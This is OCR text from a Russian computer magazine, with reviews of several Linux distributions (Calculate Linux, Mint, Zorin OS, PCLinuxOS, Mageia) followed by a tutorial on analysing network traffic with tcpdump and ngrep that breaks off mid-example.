
1. Mint	2155	11. Mageia	627
2. Ubuntu	2108	12. Lubuntu	612
3. Fedora	1686	13. Scientific	575
4. Debian	1318	14. Zorin	563
5. openSUSE	1290	15. Slackware	563
6. Arch	1222	16. Chakra	563
7. PCLinuxOS	1032	17. Sabayon	557
8. CentOS	916	18. FreeBSD	490
9. Puppy	866	19. Bodhi	478
10. Mandriva	708	20. Gentoo	453

Calculate Linux 11.9

Сайт проекта: calculate-linux.ru
Лицензия: GPL
Аппаратные платформы: i686, x86_64
Системные требования: Intel Pentium II, 128 (XFce) или 512 (KDE) Мб RAM, 4–6 Гб
Kernel 3.0.4, Glibc 2.23.4, Udev 164, X.org 1.10.4, GNOME 2.32.1, KDE 4.7.1, LibreOffice.Org 3.3.4

Набирающий популярность дистрибутив российских разработчиков, сообщество приверженцев которого постепенно растет. Изначально содержал две версии: сервер (CDS — Directory Server) и KDE-десктоп (CLD) — и создавался для внутрикорпоративных целей как удобный инструмент для развертывания сервисов и рабочих мест, работающий «из коробки» (LDAP, mail, ftp, jabber, прокси, переносимые профили и т. п.). Собственно, это и есть фишка номер один. Затем, по мере привлечения внимания со стороны пользователей, начали появляться и другие версии: GNOME (CLDG), XFce (CLDX), медиастанция CMC (Calculate Media Center, с XBMC), сборка для десктопа CLS (Calculate Linux Scratch) и для сервера CSS (Calculate Scratch Server). Примечательно, что рабочий стол в разных версиях выглядит одинаково, только тренированный глаз сможет определить версию навскидку. Был создан сайт с документацией, оверлей «признали» в Gentoo, на официальном IRC-канале стали появляться люди из Gentoo Foundation. Один из них (Anthony G. Basile) уже взялся за разработку hardened/selinux-версии. Так как дистрибутив на 100 % совместим с Gentoo (отключи оверлей — и это уже Gentoo) и предлагает удобные инструменты для быстрой установки и настройки, на CL начали переходить и гентушники.

Для управления многочисленными настройками предложен набор утилит Calculate 2 (ведется работа над третьим поколением). Например, он включает программу для установки cl-install, которой, по сути, нужно указать лишь раздел харда или флешку, остальное она сделает сама. В последних релизах появилась и графическая надстройка, которая делает весь процесс еще более понятным и облегчает его контроль. Единственный недостаток состоит в том, что возможность автоматической разметки диска не предусмотрена, поэтому его придется подготавливать вручную при помощи Gparted или c/fdisk. Но зато возможна установка на LVM и soft RAID без отдельного /boot-раздела. На рабочий стол помещена ссылка на документацию и IRC проекта, где можно получить помощь. Учитывая корни, проблем с локализацией изначально нет.

Любая версия позволяет выгрузить систему в RAM, чтобы освободить привод, или запустить ее в режиме сборки. Интересно, что initramfs в Кальке включает udev, поэтому он грузится быстро, без лишних модулей, которые подгружаются в Sabayon.

В релизе 11.0 появились репозитории бинарных пакетов, но, в отличие от Sabayon, в этих репозиториях содержатся только те приложения, которые входят в базовый состав дистрибутивов, остальные приложения ставятся как обычно (из исходников). В CL не предусмотрено специальных утилит вроде equo, используется все тот же emerge, но сам процесс установки и обновления абсолютно прозрачен, и главное, нет коллизий «пакет vs сорец». Чтобы отказаться от бинарников, надо всего лишь переключить профиль (по умолчанию используется бинарный).

```
# eselect profile list
```

Выбираем нужный (текущий помечен символом «*») и активируем.


```
# eselect profile set 1
```

Теперь все будет как в Gentoo. Профили в CL управляют многими настройками - патчами, пакетами, USE-флагами и масками. Создана система применения патчей без правки ebuild-файлов (/var/lib/layman/calculate/profiles/patches), которая, правда, пока не документирована.


Есть еще одна фишка: новую версию дистра можно автоматически устанавливать в другой каталог на диске и после перезагрузки выбирать в Grub новую или старую версию. Весь процесс займет пять-семь минут, настройки при этом будут полностью перенесены. Для этого образ с новой системой следует поместить в каталог /var/calculate/linux и дать команду cl-install. В Chromium OS такой метод, кстати, выбран в качестве основного.

КЛОНЫ REDHAT/FEDORA И SLACKWARE

Естественно, мир Linux не ограничен тремя указанными дистрибутивами, есть еще RedHat/Fedora и Slackware, которые породили уйму клонов. Они тоже имеют право на существование, хотя по разным причинам и не смогли приобрести большую популярность.
В качестве примера можно упомянуть CentOS, который, по сути, не является форком, а представляет собой пересобранный RedHat под другой лицензией и без некоторых специфических приложений.
В оригинальной версии Fedora отсутствуют кодеки и некоторые драйвера, и хотя их очень просто установить, некоторые хотят получать нужный функционал «из коробки». Соответствующий проект называется Fusion Linux (fusionlinux.org). Название Fuduntu (fuduntu.org) скрывает не очередной клон Ubuntu, а оптимизированный для нетбуков дистрибутив на базе Fedora. Сторонников KDE может заинтересовать Xange Linux (openxange.com) — проект, ориентированный на новичка и под завязку забитый софтом. Однако самым известным клоном RedHat (точнее, CentOS) является Yellow Dog Linux (yellowdoglinux.com). Он прочно занял свою нишу, предлагая сборки под PowerPC и PS3.
Клонов Слаки не меньше. Среди них наиболее известны быстрый и дружелюбный канадский дистрибутив VectorLinux (www.vectorlinux.com), имеющий свои инструменты и пакетную базу; мультимедийный Zenwalk (zenwalk.org), выпускаемый в нескольких редакциях и породивший несколько форков; а также локализованные DeepStyle (deepstyle.org.ua) и AgiliaLinux (бывший MOPSLinux, agilialinux.ru).



В Calculate Linux доступна удобная программа установки



Менеджер программ из Linux Mint

ПОСЛЕДОВАТЕЛИ UBUNTU

Казалось бы, Ubuntu, прочно занявший первое место по популярности, уже нет смысла улучшать. Ан нет, клонов этот дистрибутив породил несметное количество.

Linux Mint 11 "Katya"

Сайт проекта: linuxmint.com
Лицензия: GPL
Аппаратные платформы: i386, x86_64
Системные требования: Intel Pentium II, 512 Мб RAM, 4 Гб
Kernel 2.6.38-8, Glibc 2.13, Udev 167, X.org 1.10.1, GNOME 2.32.1, LibreOffice.Org 3.3.2

Самый известный и популярный форк Ubuntu, да и вообще, наверное, дистрибутив Linux. На момент написания этих строк (начало октября) практически догнал родителя в рейтинге Distrowatch.com, обосновавшись на втором месте. Разработкой занимается многочисленное комьюнити под руководством ирландца Clement Lefebvre. Цель проекта — дать пользователю более понятную в работе среду, которую без проблем сможет использовать новичок. В системе по умолчанию имеются кодеки и драйвера (проприетарных нет). Полностью переработанный интерфейс выполнен в Windows-стиле. За исключением специфических пакетов, все остальное ставится из репозитория Ubuntu, с которым дистрибутив совместим на 100 %. Обычно релизы выходят через месяц после анонса родительского дистрибутива, поэтому шероховатостей, на которые богат каждый новый Ubuntu, здесь уже нет. В наименование релиза входит целое число и женское имя. Предложено несколько приложений собственной разработки, упрощающих настройку. Это, прежде всего, меню mintMenu, менеджер приложений mintInstall и менеджер обновлений mintUpdate. Установка при помощи mintInstall проста и понятна: выбираем программу и нажимаем «Установить». Доступно описание, имеется рейтинг, реализован поиск, приложения разбиты на группы. В Ubuntu недавно появился Software Center, но пока он не слишком удобен, а его функциональность слабовата. Кроме этого, приложения можно устанавливать через веб-сайт комьюнити (community.linuxmint.com/software). В mintUpdate все обновления разбиты на группы: от безопасных, протестированных сообществом, до «рискованных». Как и в Ubuntu, есть LTS-версии и версии с поддержкой в течение короткого периода. Относительно недавно появился вариант LMDE, который построен на Debian с рабочим столом Gnome или XFce и представляет собой Rolling release. В название LMDE входят год и месяц выхода (201109). Во всех версиях присутствует основная редакция GNOME (по данным проекта, 50 % линуксоидов используют именно ее). Пока разработчики не гонятся за новизной и предлагают старый проверенный 2.32. Кроме того, в разных версиях доступны неофициальные сборки с KDE, XFce, Fluxbox и другими рабочими столами. Для скачивания предлагаются разные варианты: в виде DVD-образа (самый полный, с кодеками), OEM-образа и CD-образа (без кодеков). Установщик из Windows имеется только в последнем.


На сайте проекта можно найти документацию (есть и на русском), а также весьма подробный список совместимого железа.

Zorin OS 5.1


Сайт проекта: zorin-os.com
Лицензия: GPL
Аппаратные платформы: i386, x86_64
Системные требования: Intel Pentium II, 512 Мб RAM, 6 Гб
Kernel 2.6.38, Glibc 2.13, Udev 167, X.org 1.10.1, GNOME 2.32.2, LibreOffice.Org 3.3.3.1

Дистрибутив болгарского программиста Артема Зорина, основанный на пакетной базе Ubuntu и ориентированный на начинающего пользователя, привыкшего к Windows. Внешний вид рабочего стола (меню на базе GnoMenu, панель задач, тема оформления, значки) практически полностью копирует десктоп Win7. Соответствующим образом подобраны программы, кодеки и драйвера. Файловым менеджером служит Nautilus-Elementary с расширением Gloobus Preview, которое функционально сходно с Apple Quicklook. По умолчанию дистрибутив включает все популярные сторонние репозитории, Software Center показывает рейтинг приложений. В состав дистрибутива входит менеджер Zorin OS Look Changer собственной разработки, позволяющий одним кликом изменять внешний вид, выбирая его в стиле Win7, WinXP или Ubuntu. Еще один инструмент — Internet Browser Manager — предназначен для быстрой установки и выбора веб-браузера (по умолчанию Chrome).

Дополнительной фишкой ZOS является предустановленный Wine с PlayOnLinux и Winetricks, который упрощает использование Windows-программ. В остальном дистрибутив очень напоминает Ubuntu. На выбор имеется несколько версий, три из них — Core (содержит базовый набор приложений), Lite (облегченная версия на LXDE) и Educational — доступны бесплатно. «Заряженные» версии (Ultimate, Business, Multimedia, Gaming) предлагаются за символическую сумму. Так же как и в Ubuntu, имеется LTS-версия дистрибутива (3.1).



Интерфейс Zorin OS выполнен в стиле Win7


Для локализации PCLinuxOS необходимо вызвать addlocale

ПОСЛЕДОВАТЕЛИ MANDRIVA

Благодаря поддержке большого количества языков и дружелюбности к рядовому юзеру, дистрибутив Mandriva всегда пользовался большой популярностью.

PCLinuxOS KDE 2011 Desktop

Сайт проекта: pclinuxos.com
Лицензия: GPL
Аппаратные платформы: i586
Системные требования: Intel Pentium II, 512 Мб RAM, 3 Гб
Kernel 2.6.38.8, Glibc 2.11.2, Udev 168, X.org 1.10.4, GNOME 2.32.1, KDE 4.6.4

Разработка началась в 2003 году на основе дополнений к Mandrake (сейчас Mandriva). Слоган Radically Simple полностью отражает идею. На момент появления дистрибутив был не только забит кодеками под завязку, но и предлагал работу в Live-режиме. В то время похвастаться этим могли лишь единицы. С 2007 года PCLinuxOS использует собственную кодовую базу и не зависит от Mandriva. Официально выпускается только KDE-версия, остальные (XFce, LXDE, OpenBox и GNOME) разрабатывает комьюнити. Оно же выпускает Full Monty Desktop DVD — сборку, до отказа набитую софтом. Дистрибутив реализован как Rolling release, что нетипично для систем RPM-based. Еще одной особенностью PCLOS является то, что в нем отсутствует сборка под 64-битный CPU. Так как дистрибутив выходит только в виде CD-образа, то места для всех драйверов не хватает и доступ к ним упрощен. Нет в базовой версии и офисного пакета, но LibreOffice легко можно установить по ссылке в меню. Так как URPM на момент релиза PCLinuxOS только появился и был еще не обкатан, в качестве программы для установки приложений был выбран APT с Synaptic. Установка при помощи мастера, построенного на DrakX, выполняется очень просто: по сути, нужно лишь указать диск. Дистрибутив поддерживает большое количество языков, для подключения которых используется Localization Manager (addlocale): просто запускаем его, выбираем нужный язык и ждем, когда скачаются файлы. В меню есть пункт, позволяющий пересобрать свою версию дистрибутива. Помимо всего прочего, проект выпускает собственный ежемесячный электронный журнал PCLinuxOS Magazine, а на его основе разработано несколько дистрибутивов (Karoshi, CAElinux, TinyMe и ZEN-mini).


ДОПОЛНИТЕЛЬНОЙ ФИШКОЙ ZOS ЯВЛЯЕТСЯ ПРЕДУСТАНОВЛЕННЫЙ WINE С PLAYONLINUX И WINETRICKS

Mageia 1

Сайт проекта: mageia.org/ru/
Лицензия: GPL
Аппаратные платформы: i586, x86_64
Системные требования: Intel Pentium II, 512 Мб RAM, 6 Гб
Kernel 3.0.4, Glibc 2.12.1, Udev 173, X.org 1.10.4, GNOME 2.32.1, KDE 4.7.4, LibreOffice.Org 3.4.3

Самый молодой проект, о котором мы упомянем в нашем обзоре, стартовал в сентябре 2010. Он нацелен на разработку форка Mandriva, который переживает не лучшие времена. Группа энтузиастов, в которую входят в том числе и уволенные сотрудники Mandriva, решила выпустить версию системы, особенности которой не будут определяться экономической ситуацией и настроениями руководства. Первый релиз вышел через девять месяцев после анонса. Этот некоммерческий проект практически мгновенно обзавелся сообществом. Сегодня в разработке участвуют более ста человек, появились спонсоры, поддерживающие дистрибутив финансово, и люди, занимающиеся сборкой пакетов. Как и родитель, Mageia не имеет проблем с локализацией: в дистрибутив заложена поддержка 161 языка, сайт проекта переведен на 20 языков.

Для загрузки доступно несколько образов. Во-первых, 32-битный CD с рабочим столом KDE или GNOME. При загрузке необходимо выбрать вариант с нужным языком (Europa 2). DVD-образ ISO, содержащий все пакеты, предлагается как для 32-, так и для 64-битных систем. Есть версия для сетевой установки. Работа в Mageia во всем напоминает работу в Mandriva. Установка при помощи Mageia Live также не представляет сложности, в процессе можно удалять неиспользуемые локали и драйвера. К слову, в дистрибутив перекочевал и старый недостаток: отсутствие на важных этапах кнопки «Назад». В дистрибутив входят все основные кодеки, драйвера и набор приложений, которых вполне хватает на первое время. Система настраивается при помощи Mageia Control Center, который создан на основе Mandriva CC. Установкой программ заведует немного видоизмененный Rpmdrake. Некоторые версии Mandriva возможно обновить до Mageia 1. О том, как это сделать, можно узнать в руководстве mageia.org/en/1/migrate.



Mageia представляет собой неофициальную версию Mandriva, созданную сообществом

ФИЛЬТРУЙ ЭФИР!

АУДИТ СЕТЕВОГО ТРАФИКА С ПОМОЩЬЮ TCPDUMP

Для UNIX-систем разработано множество самых разнообразных сниферов и анализаторов трафика с удобным графическим интерфейсом и большим количеством функций. Но ни один из них не может сравниться в гибкости, универсальности и распространенности со старым как мир tcpdump. Это утилита, входящая в состав многих дистрибутивов Linux и всех BSD-систем «из коробки», сможет выручить тебя, когда другие средства будут недоступны.

ВВЕДЕНИЕ

Утилита tcpdump — это снифер сетевых пакетов с интерфейсом командой строки, не имеющий ни графического, ни псевдографического интерфейса. Новичкам он может показаться неуклюжим и слишком старомодным, однако в опытных руках превращается в настоящий швейцарский нож для вскрытия любых сетевых пакетов и протоколов. Опытные сисадмины всегда рекомендуют новичкам использовать tcpdump вместо любых других утилит, так как его отчеты очень наглядны и прозрачны.

Утилита появилась на свет почти 25 лет назад в университете Беркли и до сих пор продолжает активно развиваться, оставаясь эталоном подобных инструментов для операционной системы UNIX. Сегодня почти все сниферы для UNIX-систем и многие аналогичные программы для Windows используют библиотеку захвата пакетов libpcap, разработанную специально для утилиты tcpdump.

В этой статье мы рассмотрим все аспекты, касающиеся tcpdump, от основ работы с ней до способов выявления сетевых атак, аномалий и различных сбоев с ее помощью.

```
[root@myhost x_unixoid_tcpdump]# sudo tcpdump -i wlan0 -c 10 -n host 192.168.0.1 and port 53
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on wlan0, link-type EN10MB (Ethernet), capture size 65535 bytes
16:22:41.340105 IP 192.168.0.101.46100 > 192.168.0.1.53: 49244+ A? ya.ru. (23)
16:22:41.345102 IP 192.168.0.1.53 > 192.168.0.101.46100: 49244 8/2/3 A 213.180.204.3, A 77.88.21.
3, A 87.250.250.3, A 87.250.250.203, A 87.250.251.3, A 93.158.134.3, A 93.158.134.203, A 213.180.
193.3 (254)
16:22:41.345301 IP 192.168.0.101.37336 > 192.168.0.1.53: 63342+ A? ya.ru. (23)
16:22:41.352162 IP 192.168.0.1.53 > 192.168.0.101.37336: 63342 8/2/3 A 213.180.193.3, A 213.180.2
04.3, A 77.88.21.3, A 87.250.250.3, A 87.250.250.203, A 87.250.251.3, A 93.158.134.3, A 93.158.13
4.203 (254)
16:22:41.599428 IP 192.168.0.101.37935 > 192.168.0.1.53: 43368+ A? www.tns-counter.ru. (36)
16:22:41.604270 IP 192.168.0.101.48944 > 192.168.0.1.53: 44605+ A? yandex.st. (27)
16:22:41.604422 IP 192.168.0.1.53 > 192.168.0.101.37935: 43368 5/2/2 A 217.73.200.219, A 217.73.2
00.220, A 217.73.200.221, A 217.73.200.222, A 217.73.200.218 (193)
16:22:41.604742 IP 192.168.0.101.50447 > 192.168.0.1.53: 23622+ A? www.tns-counter.ru. (36)
16:22:41.608116 IP 192.168.0.101.55614 > 192.168.0.1.53: 14996+ A? mc.yandex.ru. (30)
16:22:41.611170 IP 192.168.0.1.53 > 192.168.0.101.48944: 44605 5/2/3 A 213.180.193.215, A 213.180
.204.215, A 77.88.21.215, A 87.250.250.215, A 93.158.134.215 (213)
10 packets captured
11 packets received by filter
0 packets dropped by kernel
[root@myhost x_unixoid_tcpdump]#
```

DNS-запрос в логах tcpdump

```
> sudo tcpdump -i wlan0 -c 2 -n -v host 192.168.0.1 and port 53
tcpdump: listening on wlan0, link-type EN10MB (Ethernet), capture size 65535 bytes
16:49:22.210552 IP (tos 0x0, ttl 64, id 8339, offset 0, flags [DF], proto UDP (17), length 51)
    192.168.0.101.53079 > 192.168.0.1.53: 520+ A? ya.ru. (23)
16:49:22.224215 IP (tos 0x0, ttl 64, id 0, offset 0, flags [DF], proto UDP (17), length 282)
    192.168.0.1.53 > 192.168.0.101.53079: 520 8/2/3 ya.ru. A 87.250.250.203, ya.ru. A 87.250.251.
3, ya.ru. A 93.158.134.3, ya.ru. A 93.158.134.203, ya.ru. A 213.180.193.3, ya.ru. A 213.180.204.3
, ya.ru. A 77.88.21.3, ya.ru. A 87.250.250.3 (254)
2 packets captured
2 packets received by filter
0 packets dropped by kernel
>
```

DNS-запрос с выводом дополнительной информации

НАЕДИНЕ С КОНСОЛЬЮ

Попробуем разобраться в том, как работает tcpdump и с какой стороны следует к нему подходить. Открой терминал и запусти программу с правами пользователя root (как и любой снифер, tcpdump должен иметь полный доступ к сетевым интерфейсам), указав имя интерфейса и ограничив количество выводимых пакетов десятью:

```
# tcpdump -i wlan0 -c 10 -n
```

Ключ '-n' отключает преобразование IP-адресов в DNS-имена. Теперь попробуем отследить обмен только с конкретным хостом, например с домашним роутером:

```
# tcpdump -i wlan0 -c 10 -n host 192.168.0.1 \
    and port 53
```

Разберемся, что же нам вывел tcpdump, на примере двух строк, представленных на скриншоте «DNS-запрос глазами tcpdump». Сразу видно, что это DNS-запрос (порт 53) с хоста 192.168.0.101 хосту 192.168.0.1 и ответ на него. Но что значат все остальные символы?

Цифры 16:22:41.340105 — это время отправки пакета с точностью до миллионной доли секунды (так называемый frac). Две буквы IP, как нетрудно догадаться, идентифицируют используемый протокол сетевого уровня, далее идут адрес:порт отправки и адрес:порт назначения пакета. Все, что идет после двоеточия, напрямую зависит от используемого протокола транспортного или прикладного уровня. Снифер tcpdump преобразует знакомые ему протоколы в понятный для пользователя вид, а незнакомые оставляет как есть и просто приводит содержимое пакета. В данном случае tcpdump расшифровал DNS-сообщения и вернул строку «`49244+ A? ya.ru.` (23)», которая означает, что был послан запрос адреса «A?», ассоциированного с именем ya.ru, а общая длина пакета за вычетом TCP/IP-заголовков составила 23 байта. Первая цифра — это идентификатор запроса.

В следующей строке мы видим ответ, формат представления которого практически аналогичен формату запроса с той лишь разницей, что здесь после идентификатора запроса следует информация о количестве найденных записей (8/2/3) и сами записи (A 213.180.204.3, A 77.88.21.3, A 87.250.250.3...).

Снифер tcpdump поддерживает множество протоколов, благодаря чему может преобразовывать в читаемый вид информацию о TCP, UDP, ICMP, SMB/CIFS, NFS, AFS, AppleTalk. Но что если tcpdump ничего не знает об используемом протоколе прикладного уровня или не может определить его? В таких случаях он просто выводит информацию о пакете. Она может выглядеть примерно так:

```
Flags [.], seq 3666073194:3666074622, ack 3281095139,
win 2000, options [nop, nop, TS val 70228462 ecr 1681724],
length 1428
```

Это TCP-пакет, информацию о котором tcpdump представляет в следующем формате (поля разделяются запятыми):

```
flags — установленные флаги. Обозначаются символами
S (SYN), F (FIN), P (PUSH) и R (RST), точка означает
отсутствие установленных флагов.
data-seqno — описывает данные, содержащиеся в пакете в
формате first:last, где first и last — номер
последовательности первого и последнего байта
передаваемых данных nbytes.
ack — следующий номер последовательности (ISN + 1).
window — размер окна.
options — здесь могут указываться дополнительные сведения,
например <mss 1024> (максимальный размер сегмента).
lenght — длина пакета.
```

Все эти данные могут быть очень полезны при изучении или отладке протоколов и сетевых приложений, однако они ничего не говорят нам о содержимом пакета. Чтобы увидеть его содержимое в шестнадцатеричном формате, следует применить флаг '-X':

```
# tcpdump -i wlan0 -c 10 -n -X \
    host 192.168.0.1 and port 80
```

Эту функцию очень удобно использовать для анализа таких протоколов, как HTTP, где передача данных идет открытым текстом. Для бинарных протоколов и протоколов с шифрованием она, конечно же, бесполезна.

Кроме того, для получения дополнительных сведений о пакете можно использовать флаг '-v'. Тогда после метки IP в скобках появится подробная информация об IP-пакете:

```
(tos 0x0, ttl 64, id 8339, offset 0, flags [DF],
proto UDP (17), length 51)
```

В общем-то, здесь все довольно прозаично. Сначала идет тип обслуживания (TOS), далее следуют время жизни пакета (TTL), идентификатор пакета, смещение от начала первого пакета в цепочке, флаги, используемый прокол транспортного уровня (TCP, UDP, ICMP) и длина.

ПРОДВИНУТЫЕ ВОЗМОЖНОСТИ

Мы уже рассмотрели большинство самых важных полезных возможностей tcpdump, но его функциональность намного шире. Например, мы использовали операторы host и port, чтобы указать адрес и порт, необходимые для фильтрации вывода, но что если нам надо увидеть только те пакеты, которые идут на указанный адрес? Для этого можно использовать оператор src:

```
# tcpdump -i wlan0 -c 10 -n src 192.168.0.1
```

Существует и его обратный вариант dst, указывающий адрес назначения. Как было показано выше, все операторы можно комбинировать с помощью оператора and:

```
# tcpdump -i wlan0 port not 22 and port not 53
```

СЕТЕВОЙ GREP

Снифер tcpdump отличается универсальностью и широким функционалом, однако он не очень удобен для поиска определенных данных в передаваемых пакетах. С этой задачей гораздо лучше справляется ngrep, предназначенный для отображения проходящих сетевых пакетов, которые удовлетворяют заданной маске. Например, чтобы найти параметры, передаваемые методами GET и POST в рамках HTTP-сессии, можно использовать следующую команду:

```
# ngrep -l -q -d eth0 "^GET |^POST " \
    tcp and port 80
```

Выявляем бездельников:

```
# ngrep -i 'game*|p0rn|adult' -W byline \
    -d eth0 > slackers.txt
```

Анализируем SMTP-трафик на всех сетевых интерфейсах:

```
# ngrep -i 'rcpt to|mail from' tcp port smtp
```

ОПЦИИ TCPDUMP

Таблица наиболее интересных и полезных флагов tcpdump:

- **i [интерфейс]** — прослушиваемый сетевой интерфейс, для прослушивания всех интерфейсовследует указать any.
- **n** — не преобразовывать IP-адреса в DNS-имена.
- **nn** — не преобразовывать IP-адреса и номера портов.
- **X** — показывать содержимое пакета в текстовом и шестнадцатеричном форматах.
- **XX** — то же самое плюс содержимое Ethernet-фрейма.
- **v, -vv, -vvv** — увеличить количество отображаемой информации и пакетов (больше, еще больше, все).
- **c [n]** — показывать только первые n пакетов.
- **s [n]** — количество байт, отображаемых для каждого пакета (можно уменьшить для удобства чтения или увеличить, чтобы получить больше информации).
- **S** — показывать абсолютные номера TCP-последовательности (TCP sequence numbers).
- **e** — показывать заголовки Ethernet-фреймов.
- **q** — показывать меньше информации (для удобства чтения).
- **E** — расшифровать IPsec-трафик с помощью указанного ключа.

Таким способом мы мониторим сетевой трафик, исключая SSH-сессии и DNS-запросы. Можно использовать or (или) и except (не). Кроме того, tcpdump понимает диапазоны портов:

```
# tcpdump -i wlan0 -c 10 -n portrange 21-23
```

Снифер умеет отфильтровывать пакеты по размеру:

```
# tcpdump -i wlan0 -c 10 -n > 32 and <= 128
```

И понимает маски подсетей:

```
# tcpdump -i wlan0 c 10 -n src net 192.168.0.0/16 \
    and dst net 10.0.0.0/8 or 172.16.0.0/16
```

Одна из самых интересных возможностей tcpdump — это умение фильтровать пакеты по наличию определенных битов или байтов в заголовках протоколов. Для этого используется следующий формат: proto[expr:size], где proto — протокол, expr — смещение в байтах от начала заголовка пакета, а size — необязательное поле, указывающее длину рассматриваемых данных (по умолчанию 1 байт). Например, чтобы отфильтровать только пакеты с установленным флагом SYN (инициация TCP-рукопожатия), следует использовать такую запись:

```
# tcpdump 'tcp[13]==2'
```

Как это работает? Очень просто. Тринадцать байт TCP-заголовка содержат ровно восемь флагов, на каждый из которых приходится один бит. Под флаг SYN выделен второй бит. Приведенная запись просто проверяет, установлен ли этот бит. Кстати, в более читаемом виде эта запись будет выглядеть так:

```
# tcpdump 'tcp[tcpflags] & tcp-syn != 0'
```

ПРАКТИЧЕСКОЕ ИСПОЛЬЗОВАНИЕ

Утилиту tcpdump принято использовать для двух целей: отладки сети, сетевых приложений и новых протоколов и обучения основам TCP/IP. Мы пойдем другим путем и воспользуемся возможностями tcpdump, чтобы выявить факты сканирования хоста и проведения сетевых атак.

На рисунке 1 показано, как выглядит в логах tcpdump процедура классического TCP-сканирования портов, осуществляемого с помощью утилиты nmap. Хорошо видно, как nmap с адреса 192.168.0.100

```
15:49:38.719422 IP 192.168.0.100.59624 > 192.168.0.111.8888: Flags [S], seq 1365571088, win 32792, options [mss 1
+6396,sackOK,TS val 94976812 ecr 0,nop,wscale 5], length 0
